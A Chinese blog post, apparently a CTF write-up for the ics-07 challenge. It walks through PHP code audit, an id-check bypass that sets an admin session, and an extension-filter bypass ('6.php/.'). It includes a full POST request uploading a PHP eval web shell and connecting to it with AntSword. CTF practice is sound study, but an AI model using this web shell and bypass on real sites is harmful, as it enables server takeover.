

# 攻防世界 ics-07 题

原创

H9\_dawn 于 2020-03-05 23:56:48 发布 892 收藏 3

分类专栏: [CTF 代码审计](#) 文章标签: [安全 web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_43622442/article/details/104687248](https://blog.csdn.net/qq_43622442/article/details/104687248)

版权



CTF 同时被 2 个专栏收录

20 篇文章 2 订阅

订阅专栏



代码审计


7 篇文章 1 订阅

订阅专栏

## 攻防世界 ics-07 题


写在txt里当笔记太不方便了==以后还是写这儿吧

### 1.打开首页是这样子



[https://blog.csdn.net/qq\\_43622442](https://blog.csdn.net/qq_43622442)

### 2.看那个提示, 一开始我还以为是直接view-source, 没想到那个是个超链接==点它, 出现源码



```

<meta charset="utf-8">
<title>cetc7</title>
</head>
<body>
<?php
session_start();

if (!isset($_GET[page])) {
    show_source(__FILE__);
    die();
}

if (isset($_GET[page]) && $_GET[page] != 'index.php') {
    include('flag.php');
} else {
    header('Location: ?page=flag.php');
}

?>

<form action="#" method="get">
    page : <input type="text" name="page" value="">
    id : <input type="text" name="id" value="">
    <input type="submit" name="submit" value="submit">
</form>
<br />
<a href="index.phps">view-source</a>

<?php
if ($_SESSION['admin']) {

```

[https://blog.csdn.net/qq\\_43622442](https://blog.csdn.net/qq_43622442)

### 3.审计一下，利用点在这儿：

```

<?php
if ($_SESSION['admin']) {
    $con = $_POST['con'];
    $file = $_POST['file'];
    $filename = "backup/".$file;

    if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
        die("Bad file extension");
    } else {
        chdir('uploaded');
        $f = fopen($filename, 'w');
        fwrite($f, $con);
        fclose($f);
    }
}
?>

```

[https://blog.csdn.net/qq\\_43622442](https://blog.csdn.net/qq_43622442)

### 4.但是session我们无法自己伪造，看下面的代码：

```

<?php
if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
    include 'config.php';
    $id = mysql_real_escape_string($_GET[id]);
    $sql="select * from cetc007.user where id='$id'";
    $result = mysql_query($sql);
    $result = mysql_fetch_object($result);
} else {
    $result = False;
    die();
}

if(!$result)die("<br >something wae wrong ! <br>");
if($result){
    echo "id: ".$result->id."<br>";
    echo "name: ".$result->user."<br>";
    $_SESSION['admin'] = True;
}

```

5.看到sql就想注入==但是这里宽字节并不行。看一下这句，只要result有值我们就可以上传文件了

```
if($result){
    echo "id: ".$result->id."</br>";
    echo "name: ".$result->user."</br>";
    $_SESSION['admin'] = True;
}
```

6.然后看一下进入sql查询的条件:

```
<?php
if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
    include 'config.php';
    $id = $_GET[id];
    $con = $_POST[con];
    $file = $_POST[file];
    $filename = "backup/".$file;
}
```

7.这里3个条件: id存在; id的值转为浮点数且不完全等于1; 假如\$a=1,\$b='1', \$a=\$b不成立但是\$a!=\$b成立。最后一位是9; 这里的绕过: id=1(9 1-9 1sa9之类的都行,只要1和9之间有字符就行, 然后发现:

项目ID

提交查询

view-source  
id: 1  
name:admin

8.接下来准备上传文件了,看一下代码,简单说一下:

```
<?php
if ($_SESSION['admin']) {
    $con = $_POST['con'];
    $file = $_POST['file'];
    $filename = "backup/".$file;

    if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
        die("Bad file extension");
    }else{
        chdir('uploaded');
        $f = fopen($filename, 'w');
        fwrite($f, $con);
        fclose($f);
    }
}
```


先把文件名拼接到backup目录下，然后正则匹配，这里正则的意思：匹配最后一个点后面的后缀，然后下面的else里面又更改了当前目录。

9.开始上传：更改为post方式，con是一句话，因为上面的正则，而且又是linux系统，所以file=6.php/. 因为是linux系统，所以像windows下那样上传1.php. 不会解析的

```
Raw Params Headers Hex
POST /index.php?page=2&id=1*9&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2 HTTP/1.1
Host: 111.198.29.45:42553
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=ncfl10lcbembukhrf70iun33j5
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

con=<?php @eval($_POST['dawn']);?>&file=6.php/.
```


## 10.蚁剑连接的时候注意路径：url/uploaded/backup/6.php



The screenshot shows a file manager interface with a sidebar on the left displaying a directory tree: / > var > www > html > uploaded > backup. The main pane shows a table of files in the backup directory.

名称	日期	大小	属性
1.php	2020-03-05 15:17:45	30 b	0644
4.php.	2020-03-05 15:25:24	30 b	0644
5.php .	2020-03-05 15:25:51	30 b	0644
6.php	2020-03-05 15:26:28	30 b	0644

[https://blog.csdn.net/qq\\_43622442](https://blog.csdn.net/qq_43622442)



The screenshot shows a file manager interface displaying a list of files and folders. The list includes folders like css, js, layui, and uploaded, and files like config.php, flag.php, index.html, index.php, logo.png, view-source.php, and 视图.png.

css	2018-11-12 04:23:47	4 Kb	075!
js	2018-11-12 04:23:47	4 Kb	075!
layui	2018-11-12 04:23:47	4 Kb	075!
uploaded	2020-03-05 15:20:34	4 Kb	077!
config.php	2018-11-12 04:23:47	219 b	075!
flag.php	2020-03-05 14:52:42	144 b	075!
index.html	2018-11-12 04:23:47	5.47 Kb	075!
index.php	2018-11-12 04:23:47	2.72 Kb	075!
logo.png	2018-11-12 04:23:47	17.45 Kb	075!
view-source.php	2018-11-12 04:23:47	1.62 Kb	075!
视图.png	2018-11-12 04:23:47	1.87 Mb	075!

[https://blog.csdn.net/qq\\_43622442](https://blog.csdn.net/qq_43622442)